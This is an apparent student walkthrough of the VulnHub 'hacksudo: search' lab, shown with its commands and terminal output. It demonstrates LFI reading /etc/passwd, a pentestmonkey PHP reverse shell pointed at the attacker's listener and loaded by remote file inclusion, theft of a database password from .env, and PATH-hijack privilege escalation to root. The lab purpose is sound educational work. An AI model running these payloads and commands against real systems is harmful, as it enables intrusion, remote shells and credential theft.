
A security consultant would attempt to exploit this vulnerability by manipulating the file location parameter, such as:

```
/script.php?page=../../../../../../../../etc/passwd
```

Figure 9 finding the LFI passwd script

I plugged in the target IP and tried the code and was able to view the passwd file

<u>Command:</u> http://192.168.56.113/search1.php?me=../../../../../../../../etc/passwd



Nmap Scan Report - Scanne
Hacksudo::search
http://192.168.56.113/search
Local File Inclusion (LFI)
192.168.56.113/search1.php?me=../../../../../../../../etc/pa
Home
About
Contact
Search..

HackSudo Search box

JumpStation The web crawler with Google


```
root:x:0:0:root:/root:/bin/bash daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:*:2:2:bin:/bin:/usr/sbin/nologin sys:*:3:3:sys:/dev:
/usr/sbin/nologin sync:*:4:65534:sync:/bin:/bin/sync games:*:5:60:games:/usr/games:/usr/sbin/nologin man:*:6:12:man:/var/cache
/man:/usr/sbin/nologin lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:*:8:8:mail:/var/mail:/usr/sbin/nologin news:*:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:*:13:13:proxy:/bin:/usr/sbin/nologin www-
data:*:33:33:www-data:/var/www:/usr/sbin/nologin backup:*:34:34:backup:/var/backups:/usr/sbin/nologin list:*:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:*:41:41:Gnats Bug-Reporting System (admin):/va
/lib/gnats:/usr/sbin/nologin nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:*:100:65534::/nonexistent:/usr/sbin
/nologin systemd-timesync:*:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:*:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:*:103:104:systemd Resolver,,,:/rur
/systemd:/usr/sbin/nologin hacksudo:x:1000:1000:hacksudo,,,:/home/hacksudo:/bin/bash systemd-coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false monali:x:1001:1001:,,,:/home/monali:/bin/bash john:x:1002:1002:,,,:/home
/john:/bin/bash search:x:1003:1003:,,,:/home/search:/bin/bash
```

Visit --> www.hacksudo.com

Figure 10 viewing the passwd file

I then went to get a reverse php shell open by downloading the following shell script


<u>Command:</u> wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php



```
┌──(root💀kali)-[~]
└─# wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php          2 ⚙
--2022-10-22 01:37:01--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.p
hp
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133,
 ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php.2'

php-reverse-shell.php.2       100%[===========================================>]   5.36K  --.-KB/s    in 0.003s

2022-10-22 01:37:01 (2.06 MB/s) - 'php-reverse-shell.php.2' saved [5491/5491]


┌──(root💀kali)-[~]
└─# vim php-reverse-shell.php                                                                                2 ⚙

┌──(root💀kali)-[~]
└─# vim php-reverse-shell.php                                                                                2 ⚙

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587                                                                               2 ⚙
Luke Keogh - 19095587
```

Figure 11 downloading reverse shell code

I then had to edit it to include my local IP and the port I had the netcat listener on




```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.101';  // CHANGE THIS
$port = 6666;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 12 editing reverse shell code

After launching the reverse shell php from the site I was able to get a shell from the netcat listener.

Command: http://192.168.56.113/search1.php?me=http://192.168.56.101:4444/php-reverse-shell.php




```
┌──(root💀kali)-[~]
└─# nc -lnvp 6666
listening on [any] 6666 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.113] 34726
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
 01:40:23 up 19 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
www-data
$ TERM=xterm
$ cd /home
$ ls
hacksudo
john
monali
search
$ echo Luke Keogh - 19095598
Luke Keogh - 19095598
$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
$ █
```

Figure 13 getting a shell open

I then searched around and found in the .env file a password.

<u>Password:</u> MyD4dSuperH3r0!



```
$ cd /var/www/html
$ ls
LICENSE
README.md
abc.json
account
assets
crawler.php
erdplus-diagram.png
images
index.php
robots.txt
search.php
search.sql
search1.php
styles.css
submit.php
untitled(1).erdplus
untitled.erdplus
webshell.php
webshell.php.1
$ cat .env | grep -i
Usage: grep [OPTION]... PATTERNS [FILE]...
Try 'grep --help' for more information.
cat: write error: Broken pipe
$ cat .env | grep -i pass
DB_PASSWORD=MyD4dSuperH3r0!
$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 14 finding DB_PASSWORD

I then tried this password with the username hacksudo which got me in via ssh to the target. I then searched for any files that could run as root and found searchinstall. Looking at the file I knew I could elevate privileges by changing the file-path of the install program.

Command: cd /tmp


Command: echo '/bin/bash -i' > install

Command: chmod +x install

Command: cd ~/search/tools/

Command: export PATH=/tmp/:$PATH

Command: ./searchinstall -p




```
┌──(root💀kali)-[~]
└─# ssh hacksudo@192.168.56.113
hacksudo@192.168.56.113's password:
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Oct 22 01:44:47 2022 from 192.168.56.101
hacksudo@HacksudoSearch:~$ cd /home
hacksudo@HacksudoSearch:/home$ ls
hacksudo  john  monali  search
hacksudo@HacksudoSearch:/home$ cd search/
-bash: cd: search/: Permission denied
hacksudo@HacksudoSearch:/home$ ls
hacksudo  john  monali  search
hacksudo@HacksudoSearch:/home$ cd search/
-bash: cd: search/: Permission denied
hacksudo@HacksudoSearch:/home$ cd hacksudo/
hacksudo@HacksudoSearch:~$ ls
backup  search  user.txt
hacksudo@HacksudoSearch:~$ ch search/
-bash: ch: command not found
hacksudo@HacksudoSearch:~$ cd search/
hacksudo@HacksudoSearch:~/search$ ls
admin  dd  tools
hacksudo@HacksudoSearch:~/search$ cd tools/
hacksudo@HacksudoSearch:~/search/tools$ ls
file  searchinstall  searchinstall.c
hacksudo@HacksudoSearch:~/search/tools$ cat searchinstall.c
#include<unistd.h>
void main()
{       setuid(0);
        setgid(0);
        system("install");
}
hacksudo@HacksudoSearch:~/search/tools$ cd /tmp/
hacksudo@HacksudoSearch:/tmp$ echo '/bin/bash -i' > install
hacksudo@HacksudoSearch:/tmp$ chmod +x install
hacksudo@HacksudoSearch:/tmp$ cd ~/search/tools/
hacksudo@HacksudoSearch:~/search/tools$ export PATH=/tmp/:$PATH
hacksudo@HacksudoSearch:~/search/tools$ ./searchinstall -p
root@HacksudoSearch:~/search/tools# whoami
root
root@HacksudoSearch:~/search/tools# ls
file  searchinstall  searchinstall.c
root@HacksudoSearch:~/search/tools# cd ~
root@HacksudoSearch:~# ls
backup  search  user.txt
root@HacksudoSearch:~# cat root.txt
cat: root.txt: No such file or directory
```

```
┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587

┌──(root💀kali)-[~]
└─# 
```

Figure 15 connecting via ssh and exploiting searchinstall

I then ran the altered the program and was able to obtain the root flag

Command: cat root.txt



```
hacksudo@HacksudoSearch:~/search/tools$ ./searchinstall -p
root@HacksudoSearch:~/search/tools# whoami
root
root@HacksudoSearch:~/search/tools# ls
file  searchinstall  searchinstall.c
root@HacksudoSearch:~/search/tools# cd ~
root@HacksudoSearch:~# ls
backup  search  user.txt
root@HacksudoSearch:~# cat root.txt
cat: root.txt: No such file or directory
root@HacksudoSearch:~# cd ..
root@HacksudoSearch:/home# ls
hacksudo  john  monali  search
root@HacksudoSearch:/home# cd ..
root@HacksudoSearch:/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
root@HacksudoSearch:/# cd root/
root@HacksudoSearch:/root# ls
notes.txt  root.txt
root@HacksudoSearch:/root# cat root.txt
 _                _                _         ____                      _
| |__   __ _  ___| | ___   _  __| | ___   / ___|  ___  __ _ _ __ ___| |__
| '_ \ / _` |/ __| |/ / | | |/ _` |/ _ \  \___ \ / _ \/ _` | '__/ __| '_ \
| | | | (_| | (__|   <| |_| | (_| | (_) |  ___) |  __/ (_| | | | (__| | | |
|_| |_|\__,_|\___|_|\_\\__,_|\__,_|\___/  |____/ \___|\__,_|_|  \___|_| |_|
You Successfully Hackudo search box
rooted!!!

flag={9fb4c0afce26929041427c935c6e0879}
root@HacksudoSearch:/root# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 16 obtaining the root flag

Conclusion

There were only 2 ports open for this target so there weren’t too many possible services to exploit but it was still challenging in trying to find the LFI and RFI exploit to create the shell for obtaining access to the machine.

References

- pentestmonkey. (2021, December 5). php-reverse-shell. GitHub. https://github.com/pentestmonkey/php-reverse-shell
- VulnHub - hacksudo: search. (n.d.). Www.youtube.com. Retrieved October 22, 2022, from https://www.youtube.com/watch?v=xX9dsDBdb3A&ab_channel=ProxyProgrammer
- hacksudo: search VulnHub – Walk-through – Tutorial. (2021, April 20). Research Blog. https://grumpygeekwrites.wordpress.com/2021/04/20/hacksudo-search-vulnhub-walk-through-tutorial/